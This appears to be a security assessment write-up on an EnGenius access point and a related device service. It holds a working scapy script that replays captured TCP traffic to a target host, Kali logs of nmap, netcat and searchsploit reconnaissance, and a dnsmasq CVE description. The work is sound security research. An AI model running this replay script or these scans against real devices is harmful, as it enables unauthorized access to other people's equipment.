
Sniffing Attack




Replay Attack




```
import socket
import scapy
from scapy.layers.inet import TCP
from scapy.layers.l2 import Ether
from scapy.sendrecv import sniff

pkts = sniff(offline="replay.pcap")


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.10.2', 7678))
i = 0
for p in pkts:

    if p['TCP'].flags == 'PA' and p['IP'].src == '192.168.10.2':
        print("--------------------------")
        print(len(p['TCP'].payload), p['TCP'].flags, p['IP'].src, p['TCP'].payload)
        s.recv(len(p['TCP'].payload))
        print('received!')


    if p['TCP'].flags == 'PA' and p['IP'].src == '192.168.15.49':
        print("--------------------------")
        print(len(p['TCP'].payload), p['TCP'].flags, p['IP'].src, p['TCP'].payload)
        s.send(bytes(p['TCP'].payload))
        print(p['TCP'].payload)
        i += 1
        print(i,' sent!')
```




Vulnerability Discovery



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -O 192.168.8.91
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-23 11:59 CDT
Nmap scan report for 192.168.8.91
Host is up (0.0029s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       EnGenius telnetd
53/tcp    open  domain       dnsmasq 2.66
80/tcp    open  http         lighttpd 1.4.31
443/tcp   open  ssl/http     lighttpd 1.4.31
2601/tcp  open  tcpwrapped
2602/tcp  open  tcpwrapped
5001/tcp  open  commplex-link?
5002/tcp  open  rfe?
MAC Address: 88:DC:96:70:36:64 (EnGenius Technologies)
Device type: WAP
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3.18 cpe:/o:linux:linux_kernel:4.1
OS details: OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4)
Network Distance: 1 hop
Service Info: Device: WAP

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.72 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -v 192.168.8.91 23
192.168.8.91: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.8.91] 23 (telnet) open
••••••••login as:
```



```
┌──(kali㉿kali)-[~]
└─$ searchsploit lighttpd
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
lighttpd - Denial of Service (PoC)                                             | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Discl | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution             | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution             | linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)                                      | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure                            | linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service              | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                       | multiple/remote/8786.txt
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -x linux/dos/22902.sh
```




CVE-2017-14491 Detail

Current Description

Heap-based buffer overflow in dnsmasq before 2.78 allows remote attackers to cause a denial of service (crash) or execute arbitrary code via a crafted DNS response.

Assessing Hardware security



Future work

- Investigating cloud-based architecture
- Fuzzing the STS-Live software